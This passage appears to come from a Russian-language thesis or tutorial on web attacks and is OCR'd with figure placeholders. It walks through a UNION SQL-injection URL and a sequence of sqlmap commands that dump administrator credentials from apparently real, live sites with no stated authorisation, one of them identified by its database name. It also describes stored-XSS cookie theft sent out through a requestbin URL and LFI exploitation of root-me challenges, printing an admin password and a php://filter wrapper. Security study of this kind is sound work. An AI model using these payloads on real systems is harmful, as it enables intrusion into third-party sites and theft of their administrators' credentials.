

Рисунок 3.51 – Полученные учетные данные

```
http://[redacted]/eng/service.php?id=-
1+union+select+1,2,/*!50000GrOuP_CoNcAT(username,0x3a,password)*/
,4,5+from+admin--%20-
```



Рисунок 3.52 – Полученные учетные данные

3.4 Инструментальный метод поиска SQL-инъекций

Вышепоказанные методы основаны на ручном поиске уязвимостей.

Рассмотрим пример получения данных инструментальным методом, а именно с помощью программы sqlmap, которая работает с помощью следующих опций:

1) -u указывает на url уязвимого сайта.
2) --level означает уровень тестирования(0-5).
3) --risk – риск тестирования (0-3).
4) --random-agent – использование случайного HTTP User-Agent заголовка.
5) --threads – максимальное количество одновременных http(s) запросов.
6) --batch – действия по умолчанию, без запроса подтверждения пользователя.

7) --dbs – вывод баз данных.

Используем сайт, который в целях конфиденциальности был скрыт, как показано на рисунке 3.53, и вытащим его базы данных с помощью следующего запроса:

```
sqlmap -u "http://www.[redacted]/ar/page.php?p=92&lin=163" --level=5 --risk=3 --random-agent --batch --threads=3 --dbs
```



Рисунок 3.53 – Запуск сканера на получение баз данных сайта

Как видим, запрос сработал и на рисунке 3.54 можно увидеть список баз данных сайта.



Рисунок 3.54 – Полученные базы данных

После получения баз данных, необходимо выбрать интересующую нас базу данных и получить из нее таблицы с помощью команды --tables, как показано в запросе ниже и на рисунке 3.55.

```
sqlmap -u "http://www.[redacted]/ar/page.php?p=92&lin=163" --level=5 --risk=3 --random-agent --batch --threads=3 -v3 -D itqanins_itqan_ar --tables
```



Рисунок 3.55 – Запуск сканера на получение таблиц базы данных

На рисунке 3.56 показан список полученных таблиц базы данных itqanins_itqan_ar.



Рисунок 3.56 – Полученные таблицы

Сразу видим, таблицу cmsadmin. По названию, очевидно, что она содержит данные пользователей. Выведем содержимое таблиц с помощью команды --columns, как показано ниже в запросе и на рисунке 3.57.

```
sqlmap -u "http://www.[redacted]/ar/page.php?p=92&lin=163" --level=5 --risk=3 --random-agent --batch --threads=3 -v3 -D itqanins_itqan_ar -T cmsadmin --columns
```



Рисунок 3.57 – Запуск сканера на получение столбцов таблицы

Как видно из рисунка 3.58, мы получили все столбцы таблицы cmsadmin, которая содержит данные администратора.



Рисунок 3.58 – Полученные столбцы таблицы

Теперь нам необходимо получить содержимое столбцов таблицы. Делается это с помощью команды --dump, как показано в запросе ниже и на рисунке 3.59.

```
sqlmap -u "http://www.[redacted]/ar/page.php?p=92&lin=163" --level=5 --risk=3 --random-agent --batch --threads=3 -v3 -D itqanins_itqan_ar -T cmsadmin -C adminEmail, adminName, adminPassword --dump
```



Рисунок 3.59 – Запуск сканера на получение содержимого столбцов

Таким образом, как показано на рисунке 3.60, мы получили данные административной панели сайта. Для входа в систему необходимо расшифровать хэш, чтобы получить пароль.



Рисунок 3.60 – Полученные данные

3.5 Атаки XSS

Рассмотрим уязвимость XSS – Stored 1, выполнив задание, где необходимо украсть куки сеанса администратора. У нас имеется форма отзывов, показанная на рисунке 3.61, куда пользователь может вводить комментарии.

Рисунок 3.61 – Форма отзывов

Во-первых, это хранимая XSS, и введя какой-либо Java-скрипт, он не появится, как обычный XSS. Поэтому необходимо использовать requestbin, сервис, который дает уникальный URL. На все обращения он отвечает 200 OK и записывает входящий запрос в память и отображает заголовки, параметры, методы и т.д. Таким образом, requestbin покажет нам данные, которые мы запрашиваем, а именно куки сеанса администратора. Заходим в requestbin, создаем и проверяем URL, как показано на рисунках 3.62 – 3.64.

Рисунок 3.62 – Создание URL

Рисунок 3.63 – Созданный URL



Рисунок 3.64 – Проверка URL

На рисунке 3.65 показан ввод классического java-скрипта с добавлением нашего URL:

Рисунок 3.65 – Выполнение XSS-атаки

Введем заголовок и отправим его. Как видно, из рисунка 3.66, появился значок поврежденного изображения.



Рисунок 3.66 – Выполнение XSS-атаки

Вернемся к requestbin, как показано на рисунке 3.67. Переходим на нашу ссылку и видим, из рисунка 3.68, что мы получили куки админа.

Рисунок 3.67 – Переход на созданный URL



Рисунок 3.68 – Полученные куки админа

Рассмотрим другой пример уязвимости cross-site scripting (XSS). Для этого попробуем выполнить любой скрипт в браузере, чтобы убедиться в наличии XSS уязвимости.



Рисунок 3.69 – Исходная страница

На рисунке 3.70 показан ввод имени и фамилии, как этого требует форма.



Рисунок 3.70 – Ввод данных

И теперь, попробуем вытащить cookie с помощью скрипта на Java, как показано на рисунке 3.71.



Рисунок 3.71 – Результат выполнения XSS-атаки

Как видим, данный скрипт помог вытащить cookie, который можно использовать для извлечения любой информации, в том числе и паролей.

3.6 Атаки LFI

Рассмотрим пример уязвимости LFI, в задании, где необходимо получить доступ в раздел администратора. Имеется следующая форма, показанная на рисунке 3.72.



Рисунок 3.72 – Исходная страница

Переход по всем вышеперечисленным ссылкам не дает никакого результата. Единственная заметная информация, которую видно – это то, что существует каталог с именем «sysadm», как видно из рисунка 3.72.

Мы можем перечислить корневой каталог сайта, используя следующий URL:

```
http://challenge.root-me.org//web-serveur/ch16/?files=../
```

И, на рисунке 3.73, видно появление файла admin.



Рисунок 3.73 – Выполнение LFI

При попытке открыть данный файл, отображается надпись File:admin и ссылка меняется на ссылку из рисунка 3.74.



Рисунок 3.74 – Выполнение LFI

Переходим по данной ссылке.



Рисунок 3.75– Выполнение LFI

Итак, мы наконец-то выяснили, что в каталоге администратора есть файл index.php, как показано на рисунке 3.75 который содержит логин и пароль admin-a, показанные на рисунке 3.76.

```
function auth($realm){
    header('HTTP/1.1 401 Unauthorized');
    header('WWW-Authenticate: Digest realm="'.$realm.'",qop="auth",nonce="'.uniqid().'",opaque="'.md5($realm).'"');
    die($realm);
}

$realm = 'PHP Restricted area';
$users = array('admin' => 'OpbNJ60xYpvAQU8');

if (empty($_SERVER['PHP_AUTH_DIGEST'])) {
  auth($realm);
```

Рисунок 3.76 – Полученные данные

Рассмотрим другую разновидность уязвимости LFI – Double encoding, выполнив задание, где нужно найти проверочный пароль в исходных файлах сайта.

Необходимо решить проблему двойного кодирования LFI. Как видим, из рисунка 3.77 , у нас есть 3 вкладки.

Рисунок 3.77 – Исходные данные страницы

Перейдем на вкладку CV, как показано на рисунке 3.78.



Рисунок 3.78 – Переход по ссылке CV

Сразу видим, что нам выставлен параметр. Попробуем вставить в него payload для LFI и, из рисунка 3.79 видим сообщение об обнаружении атаки.

Рисунок 3.79 – Выполнение LFI

В PHP есть несколько оболочек, которые часто можно использовать для обхода различных фильтров ввода. Исходя из названия задания, у нас есть подсказка – двойное кодирование, а это значит, что мы можем использовать следующую оболочку:

```
php://filter/convert.base64-encode/resource
```

Фильтр php: // позволяет включать локальные файлы, а base64 кодирует вывод. Следовательно, любой выход base64 должен быть декодирован для раскрытия содержимого.



Рисунок 3.80 – Использование фильтра PHP

При использовании данного фильтра, на рисунке 3.80 опять появилось сообщение об обнаружении атаки. Попробуем закодировать содержимое два раза, ориентируясь на подсказку – двойное кодирование. Для этого используем декодер BurpSuite, как показано на рисунке 3.81.



Рисунок 3.81 – Двойное кодирование фильтра PHP

Теперь вставим данные в ссылку, и видим, из рисунка 3.82, что мы получили закодированные данные в base64.

